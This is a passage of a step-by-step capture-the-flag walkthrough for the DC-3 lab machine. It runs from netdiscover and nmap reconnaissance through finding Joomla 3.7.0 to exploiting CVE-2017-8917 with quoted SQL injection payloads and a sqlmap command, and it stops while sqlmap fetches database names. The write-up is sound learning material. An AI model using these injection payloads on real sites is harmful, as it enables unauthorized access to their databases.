



DC3 hack

1. After importing the virtual machine, **double-click on CD/DVD** in the VM settings.



2. Click **Remove** until the CD/DVD option is removed, click **OK**, and then start the machine.

If you don't remove the CD/DVD, the machine will not start.



3. Create a new folder, go inside it, and run **netdiscover** to find the target IP address.

```
kali@kali: ~/DC3
Session Actions Edit View Help
(kali@kali)-[~]
$ mkdir DC3

(kali@kali)-[~]
$ cd DC3

(kali@kali)-[~/DC3]
$ sudo netdiscover
[sudo] password for kali: 
```

4. The IP shown as **VMware, Inc** is your target machine.

```
kali@kali: ~/DC3
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120




| IP          | At MAC Address    | Count | Len | MAC Vendor / Hostname |
|-------------|-------------------|-------|-----|-----------------------|
| 192.168.1.8 | 76:01:2d:40:07:9c | 1     | 60  | Unknown vendor        |
| 192.168.1.9 | 00:0c:29:dc:c0:78 | 1     | 60  | VMware, Inc.          |


```

5. Open the target website in the browser and use **Wappalyzer**.

You can see that **Joomla CMS** is running, but the version is not visible yet.



6. Run a **basic nmap scan** to find open ports and save the results.

```
(kali㉿kali)-[~/DC3]
└─$ nmap -sV -sC 192.168.1.9 -oN nmap-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 08:28 EST
Nmap scan report for 192.168.1.9
Host is up (0.000095s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
MAC Address: 00:0C:29:DC:C0:78 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.01 seconds
```

7. If **port 80** is open, run the **http-enum nmap** script.


This shows some hidden directories, including **readme.txt**.

```
kali@kali: ~/DC3
Session Actions Edit View Help

(kali@kali)-[~/DC3]
$ nmap --script=http-enum.nse 192.168.1.9 -oN nmap-script-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 08:29 EST
Nmap scan report for 192.168.1.9
Host is up (0.000088s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /administrator/: Possible admin folder
| /administrator/index.php: Possible admin folder
| /administrator/manifests/files/joomla.xml: Joomla version 3.7.0
| /language/en-GB/en-GB.xml: Joomla version 3.7.0
| /htaccess.txt: Joomla!
| /README.txt: Interesting, a readme.
| /bin/: Potentially interesting folder
| /cache/: Potentially interesting folder
| /images/: Potentially interesting folder
| /includes/: Potentially interesting folder
| /libraries/: Potentially interesting folder
| /modules/: Potentially interesting folder
| /templates/: Potentially interesting folder
| /tmp/: Potentially interesting folder
|_ MAC Address: 00:0C:29:DC:C0:78 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```

8. Open **readme.txt** — here you can see the **Joomla version**.



The screenshot shows a web browser window with the address bar displaying `http://192.168.1.9/README.txt`. The page content is a Joomla! 3.7 version history document. It includes sections for 'What is this?', 'What is Joomla?', 'Is Joomla! for you?', 'How to find a Joomla! translation?', 'Learn Joomla!', and 'What are the benefits of Joomla?'. The document provides links to the Joomla! official site, documentation, and community resources.

```
1- What is this?
* This is a Joomla! installation/upgrade package to version 3.x
* Joomla! Official site: https://www.joomla.org
* Joomla! 3.7 version history - https://docs.joomla.org/Joomla_3.7_version_history
* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/master

2- What is Joomla?
* Joomla! is a Content Management System (CMS) which enables you to build Web sites and powerful online applications.
* It's a free and Open Source software, distributed under the GNU General Public License version 2 or later.
* This is a simple and powerful web server application and it requires a server with PHP and either MySQL, PostgreSQL or SQL Server to run.
You can find full technical requirements here: https://downloads.joomla.org/technical-requirements.

3- Is Joomla! for you?
* Joomla! is the right solution for most content web projects: https://docs.joomla.org/Portal:Learn_More
* See Joomla's core features - https://www.joomla.org/core-features.html
* Try out our online demo: https://demo.joomla.org/


4- How to find a Joomla! translation?
* Repository of accredited language packs: https://community.joomla.org/translations.html
* You can also add languages directly to your website via your Joomla! administration panel: https://docs.joomla.org/J3.x:Setup_a_Multilingual_Site/Installing_New_Language
* Learn how to setup a Multilingual Joomla! Site: https://docs.joomla.org/J3.x:Setup_a_Multilingual_Site

5- Learn Joomla!
* Read Getting Started with Joomla to find out the basics: https://docs.joomla.org/J3.x:Getting_Started_with_Joomla!
* Before installing, read the beginners guide: https://docs.joomla.org/Portal:Beginners

6- What are the benefits of Joomla?
* The functionality of a Joomla! website can be extended by installing extensions that you can create (or download) to suit your needs.
* There are many ready-made extensions that you can download and install.
* Check out the Joomla! Extensions Directory (JED): https://extensions.joomla.org
```

9. Visit the **/administrator** directory (found from the nmap script).

This opens the Joomla **admin login page**.



10. Use **searchsploit** and search for **Joomla + version number**.

You will see that this version is vulnerable to **SQL injection**.

```
(kali㉿kali)-[~/DC3]
$ searchsploit joomla 3.7
```

Exploit Title	Path
Joomla! 3.7 - SQL Injection	php/remote/44227.php
Joomla! 3.7.0 - 'com_fields' SQL Injection	php/webapps/42033.txt
Joomla! Component ARI Quiz 3.7.4 - SQL Injection	php/webapps/46769.txt
Joomla! Component com_realestatemanager 3.7 - SQL Injection	php/webapps/38445.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting	php/webapps/43488.txt
Joomla! Component J2Store < 3.3.7 - SQL Injection	php/webapps/46467.txt
Joomla! Component JomEstate PRO 3.7 - 'id' SQL Injection	php/webapps/44117.txt
Joomla! Component Jtag Members Directory 5.3.7 - Arbitrary File Download	php/webapps/43913.txt
Joomla! Component Quiz Deluxe 3.7.4 - SQL Injection	php/webapps/42589.txt

```
Shellcodes: No Results
```

11. Download the **second SQL injection exploit file** shown in searchsploit.

```
kali@kali: ~/DC3
Session Actions Edit View Help

(kali@kali)-[~/DC3]
$ searchsploit -m 42033.txt
Exploit: Joomla! 3.7.0 - 'com_fields' SQL Injection
URL: https://www.exploit-db.com/exploits/42033
Path: /usr/share/exploitdb/exploits/php/webapps/42033.txt
Codes: CVE-2017-8917
Verified: False
File Type: ASCII text
Copied to: /home/kali/DC3/42033.txt
```

12. Open (cat) the downloaded file and copy the **first SQL command**.

```
kali@kali: ~/DC3
Session Actions Edit View Help

(kali@kali)-[~/DC3]
$ cat 42033.txt
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (DUAL)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573
```


13. Paste this SQL command into the browser, replace **localhost** with the **target IP**, add a ' (single quote) at the end, and press Enter.

If you see an **SQL syntax error**, it means SQL injection is working.



14. Copy the **second SQL command** from the exploit file.

```
kali@kali: ~/DC3
Session Actions Edit View Help
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:


sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (DUAL)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

Type: error-based
Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM (SELECT COUNT(*) ,CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

15.Run that command, replace **localhost** with the target IP, and press **Y, Y** when asked.

You will see the **database names**.



```
(kali@kali)-[~/DC3]
$ sqlmap -u "http://192.168.1.9/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
```

The requested page can't be found.

You may not be able to visit this page because of:

- a broken bookmark/favourite
- a wrongly entered address
- a search engine that has an out-of-date listing for this site

<https://sqlmap.org> is to this page

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:53:11 /2025-12-16/

[08:53:11] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Linux x86_64; rv:142.0) Gecko/20100101 Firefox/142.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'

[08:53:11] [INFO] testing connection to the target URL

[08:53:11] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests

you have not declared cookie(s), while server wants to set its own ('460ada11b31d3c5e5ca6e58fd5d3de27=ope2uu15b8i...38eo0a7872'). Do you want to use those [Y/n] y

[08:53:13] [INFO] checking if the target is protected by some kind of WAF/IPS

[08:53:14] [INFO] testing if the target URL content is stable

Result:

```
[08:54:19] [INFO] fetching database names
